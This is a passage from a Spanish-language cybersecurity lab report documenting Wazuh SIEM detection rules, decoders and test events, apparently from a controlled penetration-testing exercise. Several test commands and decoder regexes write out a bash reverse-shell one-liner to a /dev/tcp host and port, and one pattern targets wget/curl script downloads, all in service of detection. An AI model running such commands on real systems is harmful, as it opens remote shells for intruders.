
```
lin@Ubuntu:~$ sudo tail -f /var/log/auth.log | grep "10.0.2.10"
[sudo] password for lin:
2025-10-27T22:01:52.547471+00:00 Ubuntu sudo:      lin : TTY=pts/0 ; PWD=/home/lin ; USER=root ; COMMAND=/usr/bin/tcpdump
 -i enp0s3 -w captura_completa.pcap host 10.0.2.10 or host 10.0.2.30
```

**Evidencia 31: Alertas de seguridad generadas por el motor de reglas de Wazuh.**




```
lin@Ubuntu:~$ sudo cat /var/ossec/etc/rules/local_rules.xml | grep -A 10 "100100"
  <rule id="100100" level="10">
    <decoded_as>reverse-shell</decoded_as>
    <description>Reverse shell detected: Bash reverse shell attempt</description>
    <group>attack,siem,pci_dss_10.6.1,</group>
  </rule>

  <!-- Escaneos de Puertos - Corregido -->
  <rule id="100101" level="7">
    <if_sid>1002</if_sid>
    <match>nmap -p</match>
    <description>Port scan detected: nmap port scanning</description>
```

**Evidencia 32: Configuración de reglas personalizadas para detección específica.**




```
lin@Ubuntu:~$ sudo cat /var/ossec/etc/rules/local_rules.xml | grep -A 10 "100100"
  <rule id="100100" level="10">
    <decoded_as>reverse-shell</decoded_as>
    <description>Reverse shell detected: Bash reverse shell attempt</description>
    <group>attack,siem,pci_dss_10.6.1,</group>
  </rule>

  <!-- Escaneos de Puertos - Corregido -->
  <rule id="100101" level="7">
    <if_sid>1002</if_sid>
    <match>nmap -p</match>
    <description>Port scan detected: nmap port scanning</description>
```

**Evidencia 33: Decoders implementados para parsing de logs personalizados.**




```
<decoder name="reverse-shell">
  <program_name>bash|sh|zsh</program_name>
  <prematch>bash -i >& /dev/tcp/</prematch>
  <regex>bash -i >& /dev/tcp/(\S+):(\d+)</regex>
  <order>srcip, dstport</order>
</decoder>

<decoder name="sudo-command">
  <program_name>sudo</program_name>
  <prematch>COMMAND=</prematch>
  <regex>COMMAND=(.*)</regex>
  <order>command</order>
</decoder>

<decoder name="suspicious-download">
  <program_name>wget|curl</program_name>
  <prematch>-O.*\.sh|-o.*\.sh</prematch>
</decoder>
```

**Evidencia 34: Pipeline completo de Wazuh procesando eventos end-to-end.**




```
lin@Ubuntu:~$ echo "Oct 29 15:00:00 Ubuntu bash: bash -i >& /dev/tcp/192.168.1.100/4444" | sudo /var/ossec/bin/wazuh-logtest
Starting wazuh-logtest v4.14.0
Type one log per line


**Phase 1: Completed pre-decoding.
        full event: 'Oct 29 15:00:00 Ubuntu bash: bash -i >& /dev/tcp/192.168.1.100/4444'
        timestamp: 'Oct 29 15:00:00'
        hostname: 'Ubuntu'
        program_name: 'bash'

**Phase 2: Completed decoding.
        name: 'reverse-shell'

**Phase 3: Completed filtering (rules).
        id: '100100'
        level: '10'
        description: 'Reverse shell detected: Bash reverse shell attempt'
        groups: '['local', 'siem', 'attack', 'attack', 'siem']'
        firedtimes: '1'
        mail: 'False'
        pci_dss: '['10.6.1']'
**Alert to be generated.
```

**Evidencia 35: Dashboard mostrando alertas de seguridad en tiempo real.**




```
** Alert 1761670404.1220983: - pam,syslog,authentication_success,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b
,nist_800_53_AU.14,nist_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 Oct 28 16:53:24 Ubuntu->journald
Rule: 5501 (level 3) -> 'PAM: Login session opened.'
User: root(uid=0)
Oct 28 16:53:23 Ubuntu sudo[17253]: pam_unix(sudo:session): session opened for user root(uid=0) by lin(uid=1000)
uid: 1000

** Alert 1761670404.1221411: - syslog,sudo,pci_dss_10.2.5,pci_dss_10.2.2,gpg13_7.6,gpg13_7.8,gpg13_7.13,gdpr_IV_32.2,hipaa_164.3
12.b,nist_800_53_AU.14,nist_800_53_AC.7,nist_800_53_AC.6,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 Oct 28 16:53:24 Ubuntu->journald
Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
User: root
Oct 28 16:53:23 Ubuntu sudo[17253]:      lin : TTY=pts/0 ; PWD=/home/lin ; USER=root ; COMMAND=/usr/bin/tail -f /var/ossec/logs/
alerts/alerts.log
tty: pts/0
pwd: /home/lin
command: /usr/bin/tail -f /var/ossec/logs/alerts/alerts.log
```

**Evidencia 36: Pruebas de generación de eventos para validar reglas de detección.**



```
lin@Ubuntu:~$ logger "bash -i >& /dev/tcp/10.0.0.1/4444"
lin@Ubuntu:~$ 
```

**Evidencia 37: Validación del procesamiento de eventos en el SIEM.**



```
** Alert 1761670486.1222333: - syslog,sudo,pci_dss_10.2.5,pci_dss_10.2.2,gpg13_7.6,gpg13_7.8,gpg13_7.13,gdpr_IV_32.2,hipaa_164.3
12.b,nist_800_53_AU.14,nist_800_53_AC.7,nist_800_53_AC.6,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 Oct 28 16:54:46 Ubuntu->journald
Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
User: root
Oct 28 16:54:45 Ubuntu sudo[17291]:      lin : TTY=pts/0 ; PWD=/home/lin ; USER=root ; COMMAND=/usr/bin/tail -f /var/ossec/logs/
alerts/alerts.log
tty: pts/0
pwd: /home/lin
command: /usr/bin/tail -f /var/ossec/logs/alerts/alerts.log

** Alert 1761670486.1222891: - pam,syslog,authentication_success,pci_dss_10.2.5,gpg13_7.8,gpg13_7.9,gdpr_IV_32.2,hipaa_164.312.b
,nist_800_53_AU.14,nist_800_53_AC.7,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 Oct 28 16:54:46 Ubuntu->journald
Rule: 5501 (level 3) -> 'PAM: Login session opened.'
User: root(uid=0)
Oct 28 16:54:45 Ubuntu sudo[17291]: pam_unix(sudo:session): session opened for user root(uid=0) by lin(uid=1000)
uid: 1000
```

## 6- Resolución Final

Este ejercicio de simulación de ciberseguridad demostró exitosamente la capacidad de explotar vulnerabilidades críticas en un entorno controlado, logrando comprometer los servicios evaluados mediante el uso de Metasploit, mientras que el sistema de detección (Wazuh/SIEM) alcanzó cierta efectividad en la identificación de actividades maliciosas, particularmente en fases de reconocimiento y explotación.

El proyecto evidenció la urgente necesidad de actualizar servicios obsoletos, implementar reglas de detección más avanzadas para actividades post-explotación, y reducir los tiempos de respuesta, sirviendo como base para fortalecer las defensas mediante un programa continuo de pruebas de penetración y mejora de capacidades de monitoreo.

Autora: Ingrid K.

Noviembre 2025.